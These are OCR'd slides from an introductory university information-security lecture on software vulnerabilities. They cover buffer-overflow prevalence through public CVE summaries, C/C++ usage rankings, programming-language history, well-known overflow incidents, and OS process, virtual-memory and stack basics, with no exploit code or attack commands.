Introduction to Information Security
14-741/18-631 Fall 2021
Unit 3: Lecture 3:
Software Vulnerabilities

Hanan Hibshi hhibshi@andrew

This Lecture's Agenda

- **Outline**
  - Review of OS and programming languages
  - Smashing the stack for fun and profit
  - Countermeasures
- **Objective**
  - Provide **practical** knowledge about what is perhaps the most significant source of security problems in computer systems today

Buffer Overflows Prevalence

2018 **Search Results**

There are **9516** CVE entries that match your search.

CVE List CNAs WGs Board About News & Blog

Common Vulnerabilities and Exposures

Search CVE List Download CVE Data Feeds Request CVE IDs Upda

TOTAL CVE E

HOME > CVE > SEARCH RESULTS

Search Results

There are **11097** CVE entries that match your search.

Name	Description
CVE-2020-9760	An issue was discovered in WeeChat before 2.7.1 (0.3.4 to 2.7 are affected). When a new IRC message 005 is received with longer nick prefixes, a buffer overflow and possibly a crash can happen when a new mode is set for a nick.
CVE-2020-9586	Adobe Character Animator versions 3.2 and earlier have a buffer overflow vulnerability. Successful exploitation could lead to arbitrary code execution.
CVE-2020-9555	Adobe Bridge versions 10.0.1 and earlier version have a stack-based buffer overflow vulnerability. Successful exploitation could lead to arbitrary code execution.
CVE-2020-9552	Adobe Bridge versions 10.0 have a heap-based buffer overflow vulnerability. Successful exploitation could lead to arbitrary code execution.
CVE-2020-9535	fmwlan.c on D-Link DIR-615Jx10 devices has a stack-based buffer overflow via the formWlanSetup_Wizard webpage parameter when f_radius_ip1 is malformed.
CVE-2020-9534	fmwlan.c on D-Link DIR-615Jx10 devices has a stack-based buffer overflow via the formWlanSetup webpage parameter when f_radius_ip1 is malformed.
CVE-2020-9527	Firmware developed by Shenzhen Hichip Vision Technology (V6 through V20, after 2018-08-09 through 2020), as used by many different vendors in millions of Internet of Things devices, suffers from buffer overflow vulnerability that allows unau remote attackers to execute arbitrary code via the peer-to-peer (P2P) service. This affects products marketed under the following brand names: Accfly, Alptop, Anlink, Besdersec, BOAVISION, COOAU, CPVAN, Ctronics, D3D Security, Dericam, Ele Security, ENSTER, ePGes, Escam, FLOUREON, GENBOLT, Hongjingtian (HJT), ICAMI, Iegeek, Jecurity, Jennov, KKMoon, LEFTEK, Loosafe, Luowice, Nesuniq, Nettoly, ProElite, QZT, Royallite, SDETER, SV3C, SY2L, Tenvis, ThinkValue, TOMLOV, TP ZILINK.
CVE-2020-9499	Some Dahua products have buffer overflow vulnerabilities. After the successful login of the legal account, the attacker sends a specific DDNS test command, which may cause the device to go down.
CVE-2020-9395	An issue was discovered on Realtek RTL8195AM, RTL8711AM, RTL8711AF, and RTL8710AF devices before 2.0.6. A stack-based buffer overflow exists in the client code that takes care of WPA2's 4-way-handshake via a malformed EAPOL-Key pack keydata buffer.
CVE-2020-9366	A buffer overflow was found in the way GNU Screen before 4.8.0 treated the special escape OSC 49. Specially crafted output, or a special program, could corrupt memory and crash Screen or possibly have unspecified other impact.
CVE-2020-9276	An issue was discovered on D-Link DSL-2640B B2 EU_4.01B devices. The function do_cgi(), which processes cgi requests supplied to the device's web servers, is vulnerable to a remotely exploitable stack-based buffer overflow. Unauthenticated possible by combining this vulnerability with CVE-2020-9277.
CVE-2020-9257	HUAWEI P30 Pro smartphones with versions earlier than 10.1.0.123(C432E19R2P5patch02), versions earlier than 10.1.0.126(C10E11R5P1), and versions earlier than 10.1.0.160(C00E160R2P8) have a buffer overflow vulnerability. The software a the end, or before the beginning, of the intended buffer when handling certain operations of certificate, the attacker should trick the user into installing a malicious application, successful exploit may cause code execution.
CVE-2020-9067	There is a buffer overflow vulnerability in some Huawei products. The vulnerability can be exploited by an attacker to perform remote code execution on the affected products when the affected product functions as an optical line terminal (OLT). versions include:SmartAX MA5600T versions V800R013C10, V800R015C00, V800R015C10, V800R017C00, V800R017C10, V800R018C00, V800R018C10; SmartAX MA5800 versions V100R017C00, V100R017C10, V100R018C00, V100R018C10, V SmartAX EA5800 versions V100R018C00, V100R018C10, V100R019C10.
CVE-2020-9063	NCR SelfServ ATMs running APTRA XFS 05.01.00 or earlier do not authenticate or protect the integrity of USB HID communications between the currency dispenser and the host computer, permitting an attacker with physical access to internal AT the ability to inject a malicious payload and execute arbitrary code with SYSTEM privileges on the host computer by causing a buffer overflow on the host.
CVE-2020-8962	A stack-based buffer overflow was found on the D-Link DIR-842 REVC with firmware v3.13B09 HOTFIX due to the use of strcpy for LOGINPASSWORD when handling a POST request to the /MTFWU endpoint.
CVE-2020-8955	irc_mode_channel_update in plugins/irc/irc-mode.c in WeeChat through 2.7 allows remote attackers to cause a denial of service (buffer overflow and application crash) or possibly have unspecified other impact via a malformed IRC message 324
CVE-2020-8927	A buffer overflow exists in the Brotli library versions prior to 1.0.8 where an attacker controlling the input length of a "one-shot" decompression request to a script can trigger a crash, which happens when copying over chunks of data larger than recommended to update your Brotli library to 1.0.8 or later. If one cannot update, we recommend to use the "streaming" API as opposed to the "one-shot" API, and impose chunk size limits.
CVE-2020-8899	There is a buffer overwrite vulnerability in the Quram qmg library of Samsung's Android OS versions O(8.x), P(9.0) and Q(10.0). An unauthenticated, unauthorized attacker sending a specially crafted MMS to a vulnerable phone can trigger a hea overflow in the Quram image codec leading to an arbitrary remote code execution (RCE) without any user interaction. The Samsung ID is SVE-2020-16747.
CVE-2020-8896	A Buffer Overflow vulnerability in the khcrypt implementation in Google Earth Pro versions up to and including 7.3.2 allows an attacker to perform a Man-in-the-Middle attack using a specially crafted key to read data past the end of the buffer us Mitigation: Update to Google Earth Pro 7.3.3.
CVE-2020-8874	This vulnerability allows local attackers to escalate privileges on affected installations of Parallels Desktop 15.1.2-47123. An attacker must first obtain the ability to execute high-privileged code on the target guest system in order to exploit this v specific flaw exists within the xHCI component. The issue results from the lack of proper validation of user-supplied data, which can result in an integer overflow before allocating a buffer. An attacker can leverage this vulnerability to escalate priv execute code in the context of the hypervisor. Was ZDI-CAN-10032.

Causes and Consequences

- **One of the most exploited vulnerabilities**
- **Often used to gain Super User (root) privilege**
- **Launching pad for other attacks**
  - DDoS / Viruses & Worms / Trojan Horses / Spyware
- **Difficult problem**
  - Huge codebase
    - Windows NT 5.0 ~ 27 million lines of code
    - Windows XP ~ 40 million lines of code
    - Windows Vista ~ 50 million lines
    - Windows 7 ~ 40 million lines reduced
    - Windows 10 ~ 50-60 million lines
  - Time-to-market concerns
- **Remotely exploitable**
  - May provide attacker with a remote shell

Use of C/C++

Top 10 Programming Languages (TIOBE Index; August 2021)

Aug 2021	Aug 2020	Change	Programming Language	Ratings	Change
1	1		C	12.57%	-4.41%
2	3	↑	Python	11.86%	+2.17%
3	2	↓	Java	10.43%	-4.00%
4	4		C++	7.36%	+0.52%
5	5		C#	5.14%	+0.46%
6	6		Visual Basic	4.67%	+0.01%
7	7		JavaScript	2.95%	+0.07%
8	9	↑	PHP	2.19%	-0.05%
9	14	⇈	Assembly language	2.03%	+0.99%
10	10		SQL	1.47%	+0.02%


Use of C/C++

Top 10 Programming Languages (PYPL Index; August 2021)

Worldwide, Aug 2021 compared to a year ago:

Rank	Change	Language	Share	Trend
1		Python	29.93 %	-2.2 %
2		Java	17.78 %	+1.2 %
3		JavaScript	8.79 %	+0.6 %
4		C#	6.73 %	+0.2 %
5	↑	C/C++	6.45 %	+0.7 %
6	↓	PHP	5.76 %	-0.0 %
7		R	3.92 %	-0.1 %
8		Objective-C	2.26 %	-0.3 %
9	↑	TypeScript	2.11 %	+0.2 %
10	↓	Swift	1.96 %	-0.3 %

Vulnerabilities and C/C++



Source: https://www.whitesourcesoftware.com/most-secure-programming-languages/

C is an "old" Language

Ada Lovelace

Mathematician; 1st computer programmer who showed that computers can do more than just calculation.

1843


1953 Ada's work republished

Foundations

Breakthroughs in foundation of math, logic, and algorithms

1900s

1930s ; Lambda Calculus by Alonzo Church
1948 Turing Machine
Computers: humans who were strong at math!




1GL

First-Generation Programming Languages.

Pre-1950

Machine code
Written in 0's and 1's



2GL

Low Level Assembly specific to the computer and the processor

1947

Kathleen Booth: First Assembly Language for ARC2
Assembly is still in use today

3GL

Third Generation Languages

1950s-70s

Multiple high-level PL
BNF (context-free grammar)
Syntax
Semantics
1953: Fortran
1969: B
1972: C

4GL


Non-procedural, more human-friendly

1978

Sample Buffer Overflows

- **Internet (Morris) Worm**
  - Buffer overflow in *finger* daemon
- **tcpdump+AFS packets**
- **Slammer**
  - SQL Server / MSDE
- **MSBlaster**
  - Microsoft DCOM RPC
- **JPEG decoder library**
  - Malicious JPEG image can compromise your browser
- **ActiveX controls**
  - Many problems that can allow your browser to execute arbitrary code coming from a website
  - Very much used by nastiest variants of spyware
- **Skype (2017)**
- **Exim Mail Transfer Agent (2018)**
- **Whatsapp (2019)**

Simplified Hardware Overview




Purpose of an Operating System

- **Clean machine view**
  - Mask ugly hardware characteristics ("middleware")
- **Abstract engine view**
  - Enhance portability via abstraction
- **Resource manager view**
  - Allows safe and efficient use of resources
- **Service oriented view**
  - Provide commonly used services
- **Facilitator view**
  - Enhance, stimulate, simplify communication and collaboration between users

Process

- **A process is an instantiation of a program**
- **When you run a program, it becomes a process**
- **Operating System (OS) keeps track of processes**
  - Process state
    - Memory
    - Registers
    - Process control block
    - File handles
  - Save / restore / kill processes
  - Pass messages between processes
  - Administer processes, e.g., timesharing systems run one process after another (scheduling)


Process Separation




Virtual Memory

- **Virtual memory provides a virtual address space for each process**
  - Each process seems to own entire address space
- **Virtual address space is usually larger than physical memory**
  - Paging will swap memory pages in/out to disk
- **Virtual memory provides separation between processes, as they cannot access each other's memory space**
- **Translation Lookaside Buffer (TLB) and page table map memory addresses from the virtual space to the physical space**

Virtual to Physical Address Mapping



Per-Process Page Table



The Stack

- **Holds local variables, arguments to the function, return address, old base pointer**
  - State of the program in that function
  - Activation record
- **Contiguous storage of the same data type is called a buffer**
- **A buffer overflow occurs when more data is written to a buffer than it can hold**

